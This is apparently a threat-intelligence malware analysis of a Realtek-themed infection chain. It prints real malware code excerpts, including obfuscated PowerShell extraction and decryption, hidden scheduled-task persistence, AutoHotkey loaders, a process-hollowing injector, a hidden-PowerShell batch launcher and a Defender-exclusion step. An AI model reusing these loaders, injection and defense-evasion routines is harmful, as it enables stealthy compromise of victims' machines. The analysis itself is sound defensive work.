$限制参数 = [string]::new(@( [char]45,[char]70,[char]111,[char]114,[char]99,[char]101))
$项目类型参数 = [string]::new(@( [char]45,[char]73,[char]116,[char]101,[char]109,[char]84,[char]116,[char]117,[char]118,[char]119,[char]120,[char]121,[char]122,[char]123,[char]124,[char]125,[char]126,[char]127,[char]128,[char]129,[char]130,[char]131,[char]132,[char]133,[char]134,[char]135,[char]136,[char]137,[char]138,[char]139,[char]140,[char]141,[char]142,[char]143,[char]144,[char]145,[char]146,[char]147,[char]148,[char]149,[char]150,[char]151,[char]152,[char]153,[char]154,[char]155,[char]156,[char]157,[char]158,[char]159,[char]160,[char]161,[char]162,[char]163,[char]164,[char]165,[char]166,[char]167,[char]168,[char]169,[char]170,[char]171,[char]172,[char]173,[char]174,[char]175,[char]176,[char]177,[char]178,[char]179,[char]180,[char]181,[char]182,[char]183,[char]184,[char]185,[char]186,[char]187,[char]188,[char]189,[char]190,[char]191,[char]192,[char]193,[char]194,[char]195,[char]196,[char]197,[char]198,[char]199,[char]200,[char]201,[char]202,[char]203,[char]204,[char]205,[char]206,[char]207,[char]208,[char]209,[char]210,[char]211,[char]212,[char]213,[char]214,[char]215,[char]216,[char]217,[char]218,[char]219,[char]220,[char]221,[char]222,[char]223,[char]224,[char]225,[char]226,[char]227,[char]228,[char]229,[char]230,[char]231,[char]232,[char]233,[char]234,[char]235,[char]236,[char]237,[char]238,[char]239,[char]240,[char]241,[char]242,[char]243,[char]244,[char]245,[char]246,[char]247,[char]248,[char]249,[char]250,[char]251,[char]252,[char]253,[char]254,[char]255))
$路径参数 = [string]::new(@( [char]45,[char]80,[char]97,[char]116,[char]104))
$父级参数 = [string]::new(@( [char]45,[char]80,[char]97,[char]114,[char]101,[char]110,[char]116,[char]117,[char]118,[char]119,[char]120,[char]121,[char]122,[char]123,[char]124,[char]125,[char]126,[char]127,[char]128,[char]129,[char]130,[char]131,[char]132,[char]133,[char]134,[char]135,[char]136,[char]137,[char]138,[char]139,[char]140,[char]141,[char]142,[char]143,[char]144,[char]145,[char]146,[char]147,[char]148,[char]149,[char]150,[char]151,[char]152,[char]153,[char]154,[char]155,[char]156,[char]157,[char]158,[char]159,[char]160,[char]161,[char]162,[char]163,[char]164,[char]165,[char]166,[char]167,[char]168,[char]169,[char]170,[char]171,[char]172,[char]173,[char]174,[char]175,[char]176,[char]177,[char]178,[char]179,[char]180,[char]181,[char]182,[char]183,[char]184,[char]185,[char]186,[char]187,[char]188,[char]189,[char]190,[char]191,[char]192,[char]193,[char]194,[char]195,[char]196,[char]197,[char]198,[char]199,[char]200,[char]201,[char]202,[char]203,[char]204,[char]205,[char]206,[char]207,[char]208,[char]209,[char]210,[char]211,[char]212,[char]213,[char]214,[char]215,[char]216,[char]217,[char]218,[char]219,[char]220,[char]221,[char]222,[char]223,[char]224,[char]225,[char]226,[char]227,[char]228,[char]229,[char]230,[char]231,[char]232,[char]233,[char]234,[char]235,[char]236,[char]237,[char]238,[char]239,[char]240,[char]241,[char]242,[char]243,[char]244,[char]245,[char]246,[char]247,[char]248,[char]249,[char]250,[char]251,[char]252,[char]253,[char]254,[char]255))
$项目类型目录 = [string]::new(@( [char]68,[char]105,[char]114,[char]101,[char]99,[char]116,[char]117,[char]118,[char]119,[char]120,[char]121,[char]122,[char]123,[char]124,[char]125,[char]126,[char]127,[char]128,[char]129,[char]130,[char]131,[char]132,[char]133,[char]134,[char]135,[char]136,[char]137,[char]138,[char]139,[char]140,[char]141,[char]142,[char]143,[char]144,[char]145,[char]146,[char]147,[char]148,[char]149,[char]150,[char]151,[char]152,[char]153,[char]154,[char]155,[char]156,[char]157,[char]158,[char]159,[char]160,[char]161,[char]162,[char]163,[char]164,[char]165,[char]166,[char]167,[char]168,[char]169,[char]170,[char]171,[char]172,[char]173,[char]174,[char]175,[char]176,[char]177,[char]178,[char]179,[char]180,[char]181,[char]182,[char]183,[char]184,[char]185,[char]186,[char]187,[char]188,[char]189,[char]190,[char]191,[char]192,[char]193,[char]194,[char]195,[char]196,[char]197,[char]198,[char]199,[char]200,[char]201,[char]202,[char]203,[char]204,[char]205,[char]206,[char]207,[char]208,[char]209,[char]210,[char]211,[char]212,[char]213,[char]214,[char]215,[char]216,[char]217,[char]218,[char]219,[char]220,[char]221,[char]222,[char]223,[char]224,[char]225,[char]226,[char]227,[char]228,[char]229,[char]230,[char]231,[char]232,[char]233,[char]234,[char]235,[char]236,[char]237,[char]238,[char]239,[char]240,[char]241,[char]242,[char]243,[char]244,[char]245,[char]246,[char]247,[char]248,[char]249,[char]250,[char]251,[char]252,[char]253,[char]254,[char]255))
$目标路径 = (('.', '\', 'S', 'u', 'b', 't', 'i', 't', 'l', 'e', 's', '.')-join '')
$基础目录 = ('P', 'a', 'c', 'k', 'a', 'g', 'e', 's', '\', 'M', 'i', 'c', 'r', 'o', 's', 'o', 'f', 't', '.', 'c', 's'-join '')
$未找到错误 = ('B', 'u', 'n', 'd', 'l', 'e', ' ', 'n', 'o', 't', ' ', 'f', 'o', 'u', 'n', 'd'-join '')
$文件结束错误 = ('E', 'o', 'f'-join '')
$路径长度错误 = ('B', 'a', 'd', ' ', 'p', 'a', 't', 'h', ' ', 'l', 'e', 'n', 'g', 't', 'h'-join '')
$类型错误 = ('B', 'a', 'd', ' ', 't', 'y', 'p', 'e'-join '')
$长度错误 = ('B', 'a', 'd', ' ', 'l', 'e', 'n', 'g', 't', 'h'-join '')
$文件流类型 = ('S', 'y', 's', 't', 'e', 'm', '.', 'I', 'o', '.', 'F', 'i', 'l', 'e', 'S', 't', 'r', 'e', 'a', 'm'-join '')
$压缩流类型 = ('S', 'y', 's', 't', 'e', 'm', '.', 'I', 'o', '.', 'C', 'o', 'm', 'p', 'r', 'e', 's', 's', 'i', 'o', 'n'-join '')
$打开模式 = [System.IO.FileMode]::Open
$读取访问 = [System.IO.FileAccess]::Read
$共享读取 = [System.IO.FileShare]::Read
$解压模式 = [System.IO.Compression.CompressionMode]::Decompress

# 无用函数增加混淆
function 无用函数($变量){$null=$变量*$变量}
无用函数 (42)
```

Figure 13: Defining variables in the PowerShell script

It opens the previously dropped **Subtitles** file as a GZip-compressed stream and decompresses it using a custom record structure. Each entry includes a relative path, a type field indicating whether it is a file or directory, and for file entries, a length followed by raw data. Before writing each file to disk, **RealtekAudioService64.ps1** applies a byte transformation equivalent to subtracting 3 modulo 256, which serves as a lightweight decryption layer. The recovered directory tree is written to the path

%LOCALAPPDATA%\Packages\Microsoft.WindowsSoundDiagnostics, where it deposits the real components that drive later execution stages, including AutoHotkey-based loaders, AHK scripts, and batch files.

```
# 检查并创建父目录
$分割参数 = @{$父级参数 = $true; Path = $完整路径 }
$父目录 = & $分割路径 @分割参数
if ($父目录 -and !(& $测试路径 $父目录)) {
    $新建项目参数 = @{$强制参数 = $true; $项目类型参数 = $项目类型目录;
    $路径参数 = $父目录 }
    & $新建项目 @新建项目参数 | & $输出空值
}

# 创建文件并写入数据
$输出流 = New-Object $文件流类型($完整路径, [System.IO.FileMode]::Create,
[System.IO.FileAccess]::Write, [System.IO.FileShare]::None)
try{
    $剩余长度 = $文件长度
    while($剩余长度 -gt 0){
        $块大小 = [int][Math]::Min(65536, $剩余长度)
        $数据块 = 读取字节 $压缩流 $块大小
        # 数据解密处理
        for($索引 = 0; $索引 -lt $数据块.Length; $索引++){
            $数据块[$索引] = ($数据块[$索引] + 253) -band 255
        }
        $输出流.Write($数据块, 0, $数据块.Length)
        $剩余长度 -= $数据块.Length
    }
} finally {
    $输出流.Dispose()
}
```

Figure 14: Decoding and extracting " Subtitles"

After extraction, it registers two scheduled tasks: one targeting

RealtekAudioEnhancements64.exe in the **ConfigureSoundSettings** subdirectory, and another targeting **RtkNGUI64.exe** in the **Cache** directory, registered under the task names **RealtekAudioEnhancements64** and **CheckRealtekAudioVersion**, respectively. Both tasks are configured with multiple triggers covering user logon, system startup, and, where privileges permit, a daily trigger firing at noon, establishing robust and redundant persistence across reboots and user sessions.

Offset	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	Symbols
0000:0000	05	00	00	00	43	61	63	68	65	01	0b	00	00	00	43	61	...Cache.....Ca
0000:0010	63	68	65	5c	41	75	64	69	6f	01	1c	00	00	00	43	61	che\Audio.....Ca
0000:0020	63	68	65	5c	43	6f	6e	66	69	67	75	72	65	53	6f	75	che\ConfigureSou
0000:0030	6e	64	53	65	74	74	69	6e	67	73	01	21	00	00	00	43	ndSettings.!...C
0000:0040	61	63	68	65	5c	41	75	64	69	6f	5c	52	74	6b	41	75	ache\Audio\RtkAu
0000:0050	64	69	6f	45	66	66	65	63	74	73	36	34	2e	61	68	6b	dioEffects64.ahk
0000:0060	00	05	02	00	00	00	00	00	00	6a	6f	72	65	64	6f	23	joredo#
0000:0070	44	73	6c	49	78	71	66	77	6c	72	71	76	10	0d	10	0d	DslIqxqfwlrqv....
0000:0080	3e	23	55	68	79	68	75	76	64	6f	10	0d	55	68	79	2b	>#Uhyhuvdo..Uhy+
0000:0090	76	77	75	2c	23	7e	10	0d	23	23	23	23	75	23	3d	40	vwu,#~..####u#=@
0000:00a0	23	25	25	10	0d	23	23	23	23	4f	72	72	73	23	53	64	##%..####Orrs#Sd
0000:00b0	75	76	68	2f	23	76	77	75	10	0d	23	23	23	23	23	23	uvh/#vwu..#####
0000:00c0	23	23	75	23	3d	40	23	44	62	4f	72	72	73	49	6c	68	##u#=@#DbOrrsIlh
0000:00d0	6f	67	23	31	23	75	10	0d	23	23	23	23	75	68	77	78	og#1#u..####uhwx
0000:00e0	75	71	23	75	10	0d	80	10	0d	10	0d	5b	72	75	2b	76	uq#u..[ru+v
0000:00f0	77	75	2f	23	6e	68	7c	2c	23	7e	10	0d	23	23	23	23	wu/#nh ,#~..####
0000:0100	72	78	77	23	3d	40	23	25	25	10	0d	23	23	23	23	4f	rxw#=@##%..####O
0000:0110	72	72	73	23	53	64	75	76	68	2f	23	76	77	75	10	0d	rrs#Sduvh/#vwu..

Figure 15: Raw data of decoded "Subtitles"

```

$登录触发器1 = $任务定义1.Triggers.Create(9)
$登录触发器1.UserId = "$env:COMPUTERNAME\$env:USERNAME"
$登录触发器1.Enabled = $true
}

$任务操作1 = $任务定义1.Actions.Create(0)
$任务操作1.Path = $二进制文件1
$任务操作1.Arguments = ""
$任务操作1.WorkingDirectory = $路径1

$任务文件夹.RegisterTaskDefinition($任务名1, $任务定义1, 6, $注册用户1, $注册密码1,
$登录类型1, $null) | Out-Null
}
catch {
    if ($管理员权限 -and $_.Exception.Message -like "*Access is denied*") {
        try {
            try { $任务文件夹.DeleteTask($任务名1, 0) } catch {}
            $任务定义1 = $计划服务.NewTask(0)
            $任务定义1.RegistrationInfo.Description = "Audio Helper"
            $任务定义1.RegistrationInfo.Author = "AudioEngine"
            $任务定义1.Principal.UserId = "$env:COMPUTERNAME\$env:USERNAME"
            $任务定义1.Principal.LogonType = 3
            $任务定义1.Principal.RunLevel = 0
            $任务设置1 = $任务定义1.Settings
            $任务设置1.Enabled = $true
            $任务设置1.Hidden = $true
            $任务设置1.StartWhenAvailable = $true
            $任务设置1.AllowHardTerminate = $true
            $任务设置1.AllowDemandStart = $true
            $任务设置1.DisallowStartIfOnBatteries = $false
            $任务设置1.StopIfGoingOnBatteries = $false
            $任务设置1.MultipleInstances = 3
            $任务设置1.Priority = 7
            $任务设置1.Compatibility = 2

```

Figure 16: Persistence setting

AutoHotkey Loader

One of the most important findings at this stage is that two of the recovered executables are not custom malware binaries. Their hashes match AutoHotkey.exe, even though they are named to resemble Realtek-related audio components. This indicates that the attackers are abusing AutoHotkey as an execution engine. The visible executable is benign, and the malicious logic resides in *.ahk scripts. This is an effective design choice. It reduces the need to deliver many custom compiled executables and shifts more logic into script layers that are easier to mutate and harder to classify based solely on PE characteristics.




Figure 17: The extracted data from "Subtitles"

From here, the chain splits into two major branches. The more substantial branch is driven by **RtkNGUI64.ahk**. That script imports four additional modules and then calls routines that reveal its true purpose. One helper selects a legitimate .NET Framework executable from **C:\Windows\Microsoft.NET\Framework\v4.0.30319**, choosing randomly among binaries such as **AddInProcess32.exe**, **AppLaunch.exe**, and **aspnet_compiler.exe**. Another helper reads the file **RtkLoggingManifest.man** line by line, extracting integers from strings of the form **System metric code = <number>** and converting them into a byte array. In other words, the so-called manifest file is actually a disguised PE payload encoded as numeric text. After a brief delay, the script passes those bytes and the chosen host process path to an **Execute()** function implemented in **RtkDiagService.ahk**.

```

#NoEnv
SendMode Input
SetWorkingDir %A_ScriptDir%

; ===== 加载驱动程序模块 =====
; 音频效果处理模块
#include %A_ScriptDir%\Audio\RtkAudioEffects64.ahk
; 设备配置模块
#include %A_ScriptDir%\Audio\RtkDeviceConfigure64.ahk
; 诊断服务模块
#include %A_ScriptDir%\Audio\RtkDiagService.ahk
; 控制面板应用
#include %A_ScriptDir%\Audio\RtkCplApp.ahk

; ===== 系统初始化 =====
; 获取系统路径
系统路径 := 获取随机路径()

; ===== 工作目录配置 =====
工作目录 := A_ScriptDir

; ===== 日志清单路径 =====
日志文件 := 工作目录 "\RtkLoggingManifest.man"

; ===== 读取配置数据 =====
配置数据 := 从文件读取字节(日志文件)

; ===== 延迟启动 =====
; 确保系统服务已加载

```

Figure 18: RtkNGUI64.ahk for path definition and the loading of four additional modules

```

从文件读取字节(路径) {
    FileRead, 文件内容, %路径%
    字节数组 := []

    Loop, Parse, 文件内容, `n, `r
    {
        当前行 := A_LoopField
        if (RegExMatch(当前行, "System metric code = (\d+)", 匹配结果))
        {
            字节数组.Push(匹配结果1 + 0) ; AutoHotkey v1 匹配结果1, 匹配结果2
        }
    }

    return 字节数组
}

ReadBytesFromFile(path) {
    return 从文件读取字节(path)
}

```

Figure 19: RtkDeviceConfigure64.ahk for file reading

```

获取随机路径() {
    基础路径 := "C:\Windows\Microsoft.NET\Framework\v4.0.30319\"
    可执行文件列表 := ["AddInProcess32", "AppLaunch", "aspnet_compiler"]

    完整列表 := []
    for each, 文件名 in 可执行文件列表 {
        完整列表.Push(基础路径 . 文件名 . ".exe")
    }

    Loop {
        Random, 随机选择, 1, % 完整列表.Length()
        测试路径 := 完整列表[随机选择]
        if FileExist(测试路径)
            return 测试路径
    }
}

GetRandomPath() {
    return 获取随机路径()
}

```

Figure 20: RtkCplApp.ahk for choosing targeted executables

That **Execute()** implements a full process hollowing workflow. The script creates a legitimate .NET process in a suspended state, parses the PE structure of the reconstructed payload, retrieves the target thread context, optionally unmaps the original image, allocates memory

within the remote process, writes the payload's headers and sections to the new memory region, repairs the execution context, and finally resumes the suspended thread.

The underlying API calls follow a classic injection sequence that includes **CreateProcess**, **GetThreadContext**, **WriteProcessMemory**, **VirtualAllocEx**, **ZwUnmapViewOfSection**, **SetThreadContext**, and **ResumeThread**. Rather than launching the payload directly from disk, this branch reconstructs a hidden PE from text-based data and injects it into a legitimate .NET Framework process.

What makes this implementation particularly unusual is its extensive use of identifiers drawn from Chinese mythology and philosophy throughout the script. Rather than directly referencing Windows APIs, the malware maps them to symbolic aliases such as “九天玄女” (CreateProcess), “乾坤袋” (VirtualAllocEx), and “起死回生” (ResumeThread). Additional layers of abstraction are introduced through grouped naming schemes based on concepts such as “三界六道” (Three Realms and Six Paths) and “五行八卦” (Five Elements and Eight Trigrams).

These identifiers serve little functional purpose beyond obscuring the actual execution flow and complicating manual analysis. The naming style is highly unconventional for malware development and differs significantly from the short English variable names commonly seen in commodity loaders. Combined with the repetitive structural patterns and heavily templated code style observed across the scripts, the implementation strongly suggests the actor intentionally used culturally themed semantic abstraction to reduce readability and potentially evade simplistic pattern-based detection or analyst triage.

```

execute(buffer, path) {
    ; ===== 九天玄女 - API函数名 =====
    九天玄女 := "CreateProcess"
    千里眼 := "GetThreadContext"
    顺风耳 := "SetThreadContext"
    照妖镜 := "ReadProcessMemory"
    捆仙绳 := "WriteProcessMemory"
    乾坤袋 := "VirtualAllocEx"
    翻天印 := "ZwUnmapViewOfSection"
    起死回生 := "ResumeThread"

    ; ===== 三界六道 - 函数别名 =====
    天界 := 九天玄女
    地府 := 千里眼
    人间 := 顺风耳
    修罗 := 照妖镜
    畜生 := 捆仙绳
    饿鬼 := 乾坤袋
    天道轮 := 翻天印
    阿修罗 := 起死回生

    ; ===== 五行八卦 =====
    金木水火土 := 天界
    木火土金水 := 地府
    水火土金木 := 人间
    火土金木水 := 修罗
    土金木水火 := 畜生
    金木水火土 := 饿鬼
    木火金水土 := 天道轮
    水火木金土 := 阿修罗

    ; ===== 最终调用名 =====
    壹 := 金木水火土
    貳 := 木火土金水

    ; ===== 太极生两仪 =====
    太极 := NumGet(&payload, 0x3C, "UInt")
    两仪 := NumGet(&payload, 太极 + 0x34, "UInt")

    ; ===== 八卦阵图 =====
    VarSetCapacity(八卦阵图, 0xB3 * 4, 0)
    NumPut(0x10002, 八卦阵图, 0, "UInt")

    if (A_PtrSize = 4) {
        if !DllCall("kernel32\" . 貳, "Ptr", 星, "Ptr", &八卦阵图)
            Throw, "天机不可泄露"
    } else {
        if !DllCall("kernel32\Wow64\" . 貳, "Ptr", 星, "Ptr", &八卦阵图)
            Throw, "天机不可泄露(六十四卦)"
    }

    ; ===== 乾坎艮震 =====
    乾 := NumGet(八卦阵图, 0x29 * 4, "UInt")
    VarSetCapacity(坤, 4, 0)
    VarSetCapacity(震, 4, 0)
    if !DllCall("kernel32\" . 肆, "Ptr", 月, "Ptr", 乾 + 8, "Ptr", &震, &坤)
        ExitApp

    巽 := NumGet(震, 0, "UInt")
    if (两仪 == 巽) {
        if DllCall("ntdll\" . 柒, "Ptr", 月, "Ptr", 巽) != 0x0
            Throw, "乾坤颠倒"
    }

    ; ===== 五行生克 =====
    金行 := NumGet(&payload, 太极 + 0x50, "UInt")
    木行 := NumGet(&payload, 太极 + 0x54, "UInt")

```

Figure 21: RtkDiagService.ahk for injection

The content derived from **RtkLoggingManifest.man** is a .NET executable. Although it has been obfuscated, we can still tell it is a **clay_Client** with RAT capabilities. We will discuss it in a later section.

RtkLoggingManifest.man

```
1
2 Note: System metric code = 77
3 Note: System metric code = 90
4 Note: System metric code = 144
5 Note: System metric code = 0
6 Note: System metric code = 3
7 Note: System metric code = 0
8 Note: System metric code = 0
9 Note: System metric code = 0
10 Note: System metric code = 4
11 Note: System metric code = 0
12 Note: System metric code = 0
13 Note: System metric code = 0
14 Note: System metric code = 255
15 Note: System metric code = 255
16 Note: System metric code = 0
17 Note: System metric code = 0
18 Note: System metric code = 184
19 Note: System metric code = 0
20 Note: System metric code = 0
21 Note: System metric code = 0
22 Note: System metric code = 0
23 Note: System metric code = 0
24 Note: System metric code = 0
25 Note: System metric code = 0
26 Note: System metric code = 64
```

Figure 22: RtkLoggingManifest.man containing the decoded data




Figure 23: Decoded executable from RtkLoggingManifest.man

The second branch, centered on **RealtekAudioEnhancements64.ahk**, is initially simpler but ultimately proves equally revealing. This script primarily serves as a wrapper that silently launches **RealtekAudioEnhancements64.bat**. The batch file then repeats the architectural theme seen earlier: it does not directly contain the next PowerShell payload, but instead reads another disguised container named **RealtekAudioEnhancements64.assets**, skips a fixed number of lines, extracts a narrow segment, and pipes that segment into PowerShell. The **.assets** file therefore functions as yet another stage container, with a malicious script buried within a much larger body of otherwise irrelevant or decoy content.




Figure 24: RealtekAudioEnhancements64.ahk for running
"RealtekAudioEnhancements64.bat"

```
@echo off
cd /d "%~dp0"
powershell -windowstyle hidden -nop -ep Bypass -c
"$s=250*2;$e=100*2;$f=('Re'+[char]97+'ltekAudioEnhancements'+(62+2)+'.assets');(gc $f)|select
-Skip $s -First $e|powershell -windowstyle hidden -nop -ep Bypass -f -"
```

Figure 25: RealtekAudioEnhancements64.bat for executing a script in .assets file

The PowerShell recovered from **.assets** performs a different type of work. Before launching subsequent payloads, it attempts to weaken host defenses and normalize the environment for follow-on execution. It uses an elevated PowerShell process with **runas** to call **Add-MpPreference**, adding C:\ to Microsoft Defender's exclusion paths and adding powershell.exe to Defender's excluded processes. This is an overt defense-evasion step. The same script then launches two additional PowerShell files:

RealtekAudioEnhancements64.ps1 and **RealtekAudioEnhancements32.ps1**.

```
$psi.Verb = "runas"
$psi.WindowStyle = 1
$UpdateAudioFirmwarePath = Join-Path -Path $env:USERPROFILE -ChildPath
"UpdateAudioFirmware"
$targetScript =
"$env:LOCALAPPDATA\Packages\Microsoft.WindowsSoundDiagnostics\Cache\Configu
reSoundSettings\RealtekAudioEnhancements64.ps1"
$clScript =
"$env:LOCALAPPDATA\Packages\Microsoft.WindowsSoundDiagnostics\Cache\Configu
reSoundSettings\RealtekAudioEnhancements32.ps1"

if (Test-Path $UpdateAudioFirmwarePath) { exit }

$i = $true
do {
    try {
        [System.Diagnostics.Process]::Start($psi)
        New-Item -ItemType Directory -Force -Path $UpdateAudioFirmwarePath
        | Out-Null

        if (Test-Path $targetScript) {
            Start-Process "powershell.exe" -ArgumentList "-NoProfile
-ExecutionPolicy Bypass -WindowStyle Hidden -File
`"$targetScript`"" -WindowStyle Hidden
            Start-Sleep 2

            if (Test-Path $clScript) {
                Start-Process "powershell.exe" -ArgumentList "-NoProfile
-ExecutionPolicy Bypass -WindowStyle Hidden -File
`"$clScript`"" -WindowStyle Hidden
```

Figure 26: RealtekAudioEnhancements64.assets

The 32-bit script is not a payload in the traditional sense. It serves as an environmental repair tool. It checks whether Windows Script Host has been disabled in the registry, re-enables it if necessary, and restores .vbs file associations to wscript.exe. If the required registry edits require elevated privileges, it relaunches itself with those privileges. This behavior is unusual but tactically significant. The malware is not merely hoping the system can execute VBS. It actively ensures that VBS execution is restored if the host has been hardened against it.

```
function Fix-VBSAssociation {
    # طرف .vbs -> wscript.exe
